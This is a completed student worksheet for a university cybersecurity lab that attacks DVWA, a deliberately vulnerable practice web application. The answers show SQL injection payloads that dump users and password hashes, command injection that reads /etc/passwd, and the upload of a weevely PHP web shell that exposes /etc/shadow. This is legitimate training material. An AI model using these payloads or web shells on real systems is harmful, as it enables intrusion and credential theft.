CS 3710 Introduction to Cybersecurity
Term: Fall 2025

Lab Exercise 5 – Injection

Due Date: October 24, 2025 by 11:59pm ET
Points Possible: 7

Name:

AI assistance is permitted on this assignment. Please be aware that AI answers are not always correct, so validate the answer. If you are opposed to using AI, you do not need to do so on the questions specifically requesting AI. Please cite all sources including AI.

1. Overview

You are a security tester and your client, DVWA, has asked you to test their web server and application for vulnerabilities. You find that they have some functionality on their site to interact with a database and to upload files. You attempt to exploit these features to obtain the passwords of users in the database and gain root level access to the target.

3. Initial Setup

For this lab, we will use an intentionally vulnerable web application called DVWA (Damn Vulnerable Web Application) that is installed on the Cyber Range. Log into the Virginia Cyber Range Cyber Basics environment.

On your Cyber Range Kali Linux system, open a web browser and enter the following:
http://dvwa.example.com/

Log in to DVWA with these credentials:

Username: admin
Password: password

You may be prompted to set up the database. Click on the Create/Reset button at the bottom of the screen and it will setup the database and return you to the login screen. Once logged in, click on the DVWA Security button on the left side of the page and set to 'low', then click 'submit'. It may already be set to low. DVWA provides a range of security levels so users can test their skills and try different techniques to bypass increasingly secure web application implementations.

Task 1. SQL Injection

Click on the **SQL Injection** button on the left side of the page. You see that DVWA has a form to look up data by User ID.

The input box on the SQL Injection page asks for a User ID. You enter a number in this field and the web page constructs a SQL query (you can see the source code by clicking on View Source at the bottom of

the screen). Enter a number to see the results. It needs to be an actual user ID number so you may need to guess a few times.


Question 1: You can get some valuable information just by looking at the SQL query in the source code. What is the name of the table and each column identified in the database? (.5 point)

Table = users; Columns = first_name, last_name, user_id.

Next let's see if the form is vulnerable to SQL injection and what kind of errors it gives. Can you enter something on the form to generate an error and find the name of the MySQL database software it is using?

Question 2: What is the name of the MySQL database software? Make sure to include a screenshot of how you found the answer in an error message. (.5 point)


MariaDB.



Next perform a SQL injection attack that will list every user in the database. To do this you will need to enter a statement that creates an always true scenario.

Question 3: What SQL code did you enter in the User ID field that gave you the first and last name of every user in the database? Also include a screenshot of the users you obtained. (1 point)

' OR '1'='1



Question 4: Write out the SQL query that your injection constructed to give you these results. (1 point)

SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1';


Earlier you found the name of the database software in an error message. Now that you know this site is vulnerable to injection attacks and you know how to do one, use a SQL injection statement that will display the specific version of the database software. Some things you need to know to do this is that you can query the version of a database software using a SELECT statement and `version()` or `@@version`. If you want to use multiple SELECT statements together you need to perform a UNION as in the following example:

```
SELECT fname, lname FROM clients WHERE uid = '$id' UNION SELECT column_name1,
column_name2;
```

Every select statement within a UNION must have the same number of columns, so in the example above the second select statement must have two columns specified since the first select statement has two columns specified. If only one column name is known, null can be used for the second column name.

Question 5: What is the specific version of the database software? (Provide the ENTIRE version name/number) Please provide your SQL injection code and a screenshot. (1 point)


1' UNION SELECT @@version, NULL -- -



The specific version is 11.7.2-MariaDB-ubu2404

Next you will inject code that will display all of the usernames and associated passwords in the table. Some tips are to use a UNION SELECT statement to list the user and password columns from the user table. This will display the usernames and passwords for each user. The passwords will be shown in hashed form.

Question 6: List your SQL injection code and each username and their **cracked** (plaintext) password. (1 point)



SqL injection code: 1' UNION SELECT `user`, password FROM users -- -

Task 2. Command Injection

Now that you have compromised the database and user information you move on to the potential command injection vulnerabilities.

Command injection vulnerabilities rely on a web application that runs shell commands on the system hosting the web application. If the web application is poorly written, an attacker might be able to string shell commands together to cause the web application to execute malicious commands on the host system.

Click on the Command Injection button on the left side of the page. This page prompts you for an IP address and the computer hosting the web application will send a ping command to that IP or host.

Enter **127.0.0.1** into the textbox and select '**Submit'** to observe what happens.

The Web app should have used the Linux '**ping'** utility to test connectivity to the host that you enter in the textbox using the php '**shell_exec()**' command, then display results on the web page. In this example we are just using the loopback IP address so the host is pinging itself. This website happens to be running on a Linux system, and in Linux you can string multiple commands using a semicolon (;). For example:

```
ping 127.0.0.1; ls –al
```

will run the ping command to completion and display results, and then display a listing of the current directory (you can try this on the command line on your Kali Linux VM to see the output).

The command injection page in DVWA asks for an IP address, and then appends the output to the '**ping'** command and displays it on the webpage. If the security setting on DVWA is set to 'low', the web application is not confirming that the input is valid, so you can append further commands to the '**ping'** command using a semicolon. Try this by entering the following into the Command Injection page's textbox and clicking '**Submit**':


```
127.0.0.1; ls -al
```

The web app will append this entire input line to the '**ping**' command and send it to the web server's command interpreter; the entire string sent to the command interpreter is '**ping 127.0.0.1; ls-al**'. After a few seconds you should see the results of the '**ping**' command, followed by the directory listing from the web server.

Try to use this technique to gather additional information listed below from the web server and answer the following questions.

Question 7: Run a command that can give you the target servers IP address, subnet mask, and other network information. List the command you ran and provide a screenshot of the output. (.5 point)

127.0.0.1; ip -o -4 addr show; ip route



Question 8: Run a command that can show you the passwords on the system. List the command you ran and provide a screenshot of the output. I could not crack the passwords, maybe you can? No extra points for that, but you will get GOAT status. (.5 point)

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=127 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=127 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=127 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=127 time=0.036 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3117ms
rtt min/avg/max/mdev = 0.034/0.039/0.052/0.007 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/sh
user:x:1000:1000:user:/home/user:/bin/sh
-----
```

Task 3. File Injection

Now that you have compromised the database and user information you move on to the potential file upload vulnerabilities.

Before starting this part of the lab you will need to update the python module:

```
sudo apt install python3-zombie-telnetlib
```

Next, create a malicious file to upload using the weevely tool. Open the terminal and type the following command:

```
weevely generate abcxyz /home/student/Desktop/hack.php
```

Here is some information about this command:
weevely: name of the tool we are using that creates a stealth PHP web shell.
generate: to generate the reverse shell code to remotely open a backdoor to the system.
abcxyz: password for the reverse shell, so that only you can connect (you can use any password of your own, in my case I used “abcxyz”)
/home/student/Desktop/hack.php: name and location of the file we are creating using weevely.

Now return to your DVWA website and click on the ‘File Upload’ button on your DVWA menu on the left. You will see that you can browse for a file and upload it. Browse for the hack.php file you just created and upload it.

Once it uploads successfully, open a new tab and go to your file at http://dvwa.example.com/hackable/uploads/hack.php. You’ll see a Blank page (NO file not found error), this means the file has been uploaded successfully.


Now, head back to the terminal and use weevely to connect to your reverse shell created by your hack.php file that you just uploaded:

`weevely http://dvwa.example.com/hackable/uploads/hack.php abcxyz`

Once you are connected to the reverse shell, you can execute the Linux commands like ls, pwd, etc.

Question 9: Cut and paste or screen capture the /etc/shadow file contents that you can now access. (1 point)

awk -F: '{print $1 ":" $2}' /etc/shadow
I got:
root:*
daemon:*
bin:*
sys:*
sync:*
games:*
man:*
lp:*
mail:*
news:*
uucp:*
proxy:*
backup:*
list:*
irc:*
_apt:*
nobody:*
www-data:6ZHTDF/0GK9r1GLx.$ub8cGjXI/R2BLEhx/TzZlrI9VyVLF03wPRLa4sCMmuRL.u4rVrRfyQvkpT/JdjLP1.dNpA6gu1SG5hWTsGxDA0
user:*



Congratulations, if everything went well you are now well on your way to pwning the target system!

By submitting this assignment you are digitally signing the honor code, "I pledge that I have neither given nor received help on this assignment".

END OF EXERCISE

References

- http://www.dvwa.co.uk/